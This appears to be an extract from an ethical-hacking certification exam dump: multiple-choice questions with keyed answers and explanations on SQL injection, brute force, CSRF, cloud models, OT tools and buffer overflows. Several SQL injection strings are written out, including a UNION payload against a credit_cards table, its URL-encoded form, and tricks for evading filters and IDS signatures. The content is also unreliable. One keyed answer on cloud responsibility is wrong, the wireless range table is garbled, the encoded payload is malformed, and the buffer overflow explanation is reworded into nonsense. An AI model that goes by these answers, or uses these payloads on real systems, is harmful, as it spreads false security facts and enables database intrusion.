


Diagram Description automatically generated

NEW QUESTION 234

- (Topic 3)

As a cybersecurity professional, you are responsible for securing a high-traffic web application that uses MySQL as its backend database. Recently, there has been a surge of unauthorized login attempts, and you suspect that a seasoned black-hat hacker is behind them. This hacker has shown proficiency in SQL Injection and appears to be using the 'UNION' SQL keyword to trick the login process into returning additional data.

However, your application's security measures include filtering special characters in user inputs, a method usually effective against such attacks. In this challenging environment, if the hacker still intends to exploit this SQL Injection vulnerability, which strategy is he most likely to employ?

- A. The hacker alters his approach and injects a 'DROP TABLE' statement, a move that could potentially lead to the loss of vital data stored in the application's database
- B. The hacker tries to manipulate the 'UNION' keyword in such a way that it triggers a database error, potentially revealing valuable information about the database's structure
- C. The hacker switches tactics and resorts to a 'time-based blind' SQL Injection attack, which would force the application to delay its response, thereby revealing information based on the duration of the delay
- D. The hacker attempts to bypass the special character filter by encoding his malicious input, which could potentially enable him to successfully inject damaging SQL queries

Answer: D

Explanation:

SQL Injection is a type of attack that exploits a vulnerability in a web application that uses a SQL database. The attacker injects malicious SQL code into the user input, such as a login form, that is then executed by the database server. This can allow the attacker to access, modify, or delete data, or execute commands on the database server.

The 'UNION' SQL keyword is often used in SQL Injection attacks to combine the results of two or more SELECT statements into a single result set. This can allow the attacker to retrieve additional data from other tables or columns that are not intended to be displayed by the application. For example, if the application uses the following query to check the user credentials:

SELECT * FROM users WHERE username = '\$username' AND password = '\$password' The attacker can inject a 'UNION' statement to append another query, such as:

```
' OR 1 = 1 UNION SELECT * FROM credit_cards --
```

This will result in the following query being executed by the database server: SELECT * FROM users WHERE username = ' OR 1 = 1 UNION SELECT * FROM credit_cards --' AND password = '\$password'

The first part of the query will always return true, and the second part of the query will return the data from the credit_cards table. The '--' symbol is a comment that will ignore the rest of the query. The attacker can then see the credit card information in the application's response.

However, some web applications implement security measures to prevent SQL Injection attacks, such as filtering special characters in user inputs. Special characters are symbols that have a special meaning in SQL, such as quotes, semicolons, dashes, etc. By filtering or escaping these characters, the application can prevent the attacker from injecting malicious SQL code. For example, if the application replaces single quotes with two single quotes, the previous injection attempt will fail, as the query will become:

```
SELECT * FROM users WHERE username = "' OR 1 = 1 UNION SELECT * FROM credit_cards --" AND password = '$password'
```

This will result in a syntax error, as the query is not valid SQL.

In this challenging environment, if the hacker still intends to exploit this SQL Injection vulnerability, the strategy that he is most likely to employ is to bypass the special character filter by encoding his malicious input. Encoding is a process of transforming data into a different format, such as hexadecimal, base64, URL, etc. By encoding his input, the hacker can avoid the filter and still inject malicious SQL code. For example, if the hacker encodes his input using URL encoding, the previous injection attempt will become:

```
%27%20OR%201%20=%203D%201%20UNION%20SELECT%20*%20FROM%20credit_cards%20--
```

This will result in the following query being executed by the database server, after the application decodes the input:

```
SELECT * FROM users WHERE username = " OR 1 = 1 UNION SELECT * FROM credit_cards --" AND password = '$password'
```

This will succeed in returning the credit card information, as the filter will not detect the special characters in the encoded input.

Therefore, the hacker is most likely to employ the strategy of bypassing the special character filter by encoding his malicious input, which could potentially enable him to

successfully inject damaging SQL queries. References:

- ? SQL Injection | OWASP Foundation
- ? SQL Injection Union Attacks
- ? SQL Injection Bypassing WAF

NEW QUESTION 238

- (Topic 3)

A computer science student needs to fill some information into a secured Adobe PDF job application that was received from a prospective employer. Instead of requesting a new document that allowed the forms to be completed, the student decides to write a script that pulls passwords from a list of commonly used passwords to try against the secured PDF until the correct password is found or the list is exhausted.

Which cryptography attack is the student attempting?

- A. Man-in-the-middle attack
- B. Brute-force attack
- C. Dictionary attack
- D. Session hijacking

Answer: C

NEW QUESTION 239

- (Topic 3)

From the following table, identify the wrong answer in terms of Range (ft). Standard Range (ft)

Standard Range (ft)

802.11a 150-150

802.11b 150-150

802.11g 150-150

802.16 (WiMax) 30 miles

- A. 802.16 (WiMax)
- B. 802.11g
- C. 802.11b
- D. 802.11a

Answer: A

NEW QUESTION 243

- (Topic 3)

Your organization has signed an agreement with a web hosting provider that requires you to take full responsibility of the maintenance of the cloud-based resources. Which of the following models covers this?

- A. Platform as a service
- B. Software as a service
- C. Functions as a
- D. service Infrastructure as a service

Answer: C

NEW QUESTION 248

- (Topic 3)

Ron, a security professional, was pen testing web applications and SaaS platforms used by his company. While testing, he found a vulnerability that allows hackers to gain unauthorized access to API objects and perform actions such as view, update, and delete sensitive data of the company. What is the API vulnerability revealed in the above scenario?

- A. Code injections
- B. Improper use of CORS
- C. No ABAC validation
- D. Business logic flaws

Answer: C

NEW QUESTION 253

- (Topic 3)

A penetration tester is conducting an assessment of a web application for a financial institution. The application uses form-based authentication and does not implement account lockout policies after multiple failed login attempts. Interestingly, the application displays detailed error messages that disclose whether the username or password entered is incorrect. The tester also notices that the application uses HTTP headers to prevent clickjacking attacks but does not implement Content Security Policy (CSP). With these observations, which of the following attack methods would likely be the most effective for the penetration tester to exploit these vulnerabilities and attempt unauthorized access?

- A. The tester could execute a Brute Force attack, leveraging the lack of account lockout policy and the verbose error messages to guess the correct credentials
- B. The tester could exploit a potential SQL Injection vulnerability to manipulate the application's database
- C. The tester could launch a Cross-Site Scripting (XSS) attack to steal authenticated session cookies, potentially bypassing the clickjacking protection
- D. The tester could execute a Man-in-the-Middle (MitM) attack to intercept and modify the HTTP headers for a Clickjacking attack

Answer: A

Explanation:

The most effective attack method for the penetration tester to exploit these vulnerabilities and attempt unauthorized access would be to execute a Brute Force attack, leveraging the lack of account lockout policy and the verbose error messages to guess the correct credentials. A Brute Force attack is a hacking method that uses trial and error to crack passwords, login credentials, or encryption keys. It is a simple yet reliable tactic for gaining unauthorized access to individual accounts and organizations' systems and networks. In this scenario, the tester can take advantage of the fact that the application does not lock out users after multiple failed login attempts, which means the tester can try as many combinations as possible without being blocked. The tester can also use the detailed error messages that disclose whether the username or password entered is incorrect, which can help narrow down the search space and reduce the number of guesses needed. For example, if the tester enters a wrong username and a wrong password, and the application responds with "Invalid username", the tester can eliminate that username from the list of candidates and focus on finding the correct one. Similarly, if the tester enters a correct username and a wrong password, and the application responds with "Invalid password", the tester can confirm that username and focus on finding the correct password. By using automated tools or scripts, the tester can perform a Brute Force attack faster and more efficiently. The other options are not as effective or feasible as option A for the following reasons:

? B. The tester could exploit a potential SQL Injection vulnerability to manipulate the application's database: This option is not feasible because there is no indication that the application is vulnerable to SQL Injection, which is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database². The application uses form-based authentication, which does not necessarily involve SQL queries, and the error messages do not reveal any SQL syntax or structure. Moreover, even if the application was vulnerable to SQL Injection, the tester would need to craft a malicious SQL query that can bypass the authentication mechanism and grant access to the application, which may not be possible or easy depending on the database design and configuration.

? C. The tester could launch a Cross-Site Scripting (XSS) attack to steal authenticated session cookies, potentially bypassing the clickjacking protection: This option is not effective because there is no evidence that the application is vulnerable to XSS, which is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application by injecting malicious scripts³. The application uses HTTP headers to prevent clickjacking attacks, which are a type of attack that tricks a user into clicking on a hidden or disguised element on a web page⁴. However, this does not imply that the application is vulnerable to XSS, which requires a different type of injection point and payload. Moreover, even if the application was vulnerable to XSS, the tester would need to find a way to deliver the malicious script to a legitimate user who is already authenticated, and then capture the stolen session cookies from the user's browser, which may not be feasible or easy depending on the application's design and security measures.

? D. The tester could execute a Man-in-the-Middle (MitM) attack to intercept and modify the HTTP headers for a Clickjacking attack: This option is not feasible because a MitM attack is a type of attack that requires the attacker to insert themselves between two parties who believe that they are directly communicating with each other, and then relay or alter the communications between them⁵. In this scenario, the tester would need to intercept the HTTP traffic between the user and the application, and then modify the HTTP headers to remove or weaken the clickjacking protection. However, this would require the tester to have access to the network infrastructure or the user's device, which may not be possible or easy depending on the network security and encryption. Moreover, even if the tester could perform a MitM attack, the tester would still need to trick the user into clicking on a malicious element on a web page, which may not be possible or easy depending on the user's awareness and behavior.

References:

? 1: What is a Brute Force Attack? | Definition, Types & How It Works - Fortinet

? 2: What is SQL Injection? Tutorial & Examples | Web Security Academy

? 3: Cross Site Scripting (XSS) | OWASP Foundation

? 4: What is Clickjacking? | Definition, Types & Examples - Fortinet

? 5: Man-in-the-middle attack - Wikipedia

NEW QUESTION 257

- (Topic 3)

An ethical hacker is testing the security of a website's database system against SQL Injection attacks. They discover that the IDS has a strong signature detection mechanism to detect typical SQL injection patterns.

Which evasion technique can be most effectively used to bypass the IDS signature detection while performing a SQL Injection attack?

- A. Implement case variation by altering the case of SQL statements
- B. Employ IP fragmentation to obscure the attack payload
- C. Use Hex encoding to represent the SQL query string
- D. Leverage string concatenation to break identifiable keywords

Answer: D

Explanation:

The most effective evasion technique to bypass the IDS signature detection while performing a SQL Injection attack is to leverage string concatenation to break identifiable keywords. This technique involves splitting SQL keywords or operators into smaller parts and joining them with string concatenation operators, such as `??+??` or `??||??`. This way, the SQL query can still be executed by the database engine, but the IDS cannot recognize the keywords or operators as malicious, as they are hidden within strings. For example, the hacker could replace the keyword `??OR??` with `??O??||??R??` or `??O??+??R??` in the SQL query, and the IDS would not be able to match the signature of a typical SQL injection pattern¹².

The other options are not as effective as option D for the following reasons:

? A. Implement case variation by altering the case of SQL statements: This option is not effective because most SQL engines and IDS systems are case-insensitive, meaning that they treat SQL keywords and operators the same regardless of their case. Therefore, altering the case of SQL statements would not help evade the IDS signature detection, as the IDS would still be able to match the signature of a typical SQL injection pattern³.

? B. Employ IP fragmentation to obscure the attack payload: This option is not applicable because IP fragmentation is a network-level technique that splits IP packets into smaller fragments to fit the maximum transmission unit (MTU) of the network. IP fragmentation does not affect the content or structure of the SQL query, and it does not help evade the IDS signature detection, as the IDS would still be able to reassemble the fragments and match the signature of a typical SQL injection pattern⁴.

? C. Use Hex encoding to represent the SQL query string: This option is not feasible because Hex encoding is a method of representing binary data in hexadecimal format, such as `??0x41??` for `??A??`. Hex encoding does not work for SQL queries, as the SQL engine would not be able to interpret the hexadecimal values as valid SQL syntax. Moreover, Hex encoding would not help evade the IDS signature detection, as the IDS would still be able to decode the hexadecimal values and match the signature of a typical SQL injection pattern.

References:

? 1: SQL Injection Evasion Detection - F5

? 2: Mastering SQL Injection with SQLmap: A Comprehensive Evasion Techniques Cheatsheet

? 3: SQL Injection Prevention - OWASP Cheat Sheet Series

? 4: IP Fragmentation - an overview | ScienceDirect Topics

? : Hex Encoding - an overview | ScienceDirect Topics

NEW QUESTION 259

- (Topic 3)

Cross-site request forgery involves:

- A. A request sent by a malicious user from a browser to a server
- B. Modification of a request by a proxy between client and server
- C. A browser making a request to a server without the user's knowledge
- D. A server making a request to another server without the user's knowledge

Answer: C

Explanation:

<https://owasp.org/www-community/attacks/csrf>

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing

actions of the attacker??s choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim??s behalf. For most sites, browser requests automatically include any credentials associated with the site, such as the user??s session cookie, IP address, Windows domain credentials, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.

CSRF attacks target functionality that causes a state change on the server, such as changing the victim??s email address or password, or purchasing something. Forcing the victim to retrieve data doesn??t benefit an attacker because the attacker doesn??t receive the response, the victim does. As such, CSRF attacks target state-changing requests.

It??s sometimes possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called ??stored CSRF flaws??. This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack

is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

NEW QUESTION 263

- (Topic 3)

An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization decided to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware. Which of the following tools must the organization employ to protect its critical infrastructure?

- A. Robotium
- B. BalenaCloud
- C. Flowmon
- D. IntentFuzzer

Answer: C

Explanation:

Source: <https://www.flowmon.com>

Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero- days, or malware, can be reported and remedied as quickly as possible.

NEW QUESTION 268

- (Topic 3)

Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?

- A. Host-based assessment
- B. Wireless network assessment
- C. Application assessment
- D. Distributed assessment

Answer: B

Explanation:

Wireless network assessment determines the vulnerabilities in an organization??s wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization??s perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.

NEW QUESTION 271

- (Topic 3)

John is investigating web-application firewall logs and observers that someone is attempting to inject the following:

```
char buff[10]; buff[>0] - 'a';
```

What type of attack is this?

- A. CSRF
- B. XSS
- C. Buffer overflow
- D. SQL injection

Answer: C

Explanation:

Buffer overflow this attack is an anomaly that happens when software writing data to a buffer overflows the buffer??s capacity, leading to adjacent memory locations being overwritten. In other words, an excessive amount of information is being passed into a container that doesn??t have enough space, which information finishes up replacing data in adjacent containers. Buffer overflows are often exploited by attackers with a goal of modifying a computer??s memory so as to undermine or take hold of program execution.

Buffer overflow example



What is a buffer? A buffer, or data buffer, is a neighborhood of physical memory storage used to temporarily store data while it is being moved from one place to a different one. These buffers typically sleep in RAM memory. Computers frequently use buffers to assist improve performance; latest hard drives cash in on buffering to efficiently access data, and lots of online services also use buffers. For instance, buffers are frequently utilized in online video streaming to stop interruption. When a video is streamed, the video player downloads and stores perhaps 20% of the video at a time during a buffer then streams from that buffer. This way, minor drops in connection speed or quick service disruptions won't affect the video stream performance. Buffers are designed to contain specific amounts of knowledge. Unless the program utilizing the buffer has built-in instructions to discard data when an excessive amount of is shipped to the buffer, the program will overwrite data in memory adjacent to the buffer. Buffer overflows are often exploited by attackers to corrupt software. Despite being well-understood, buffer overflow attacks are still a serious security problem that torment cyber-security teams. In 2014 a threat referred to as "heartbleed" exposed many many users to attack due to a buffer overflow vulnerability in SSL software.

How do attackers exploit buffer overflows? An attacker can deliberately feed a carefully crafted input into a program which will cause the program to undertake and store that input during a buffer that isn't large enough, overwriting portions of memory connected to the buffer space. If the memory layout of the program is well-defined, the attacker can deliberately overwrite areas known to contain executable code. The attacker can then replace this code together with his own executable code, which may drastically change

how the program is meant to figure. For example if the overwritten part in memory contains a pointer (an object that points to a different place in memory) the attacker's code could replace that code with another pointer that points to an exploit payload. this will transfer control of the entire program over to the attacker's code.

NEW QUESTION 274

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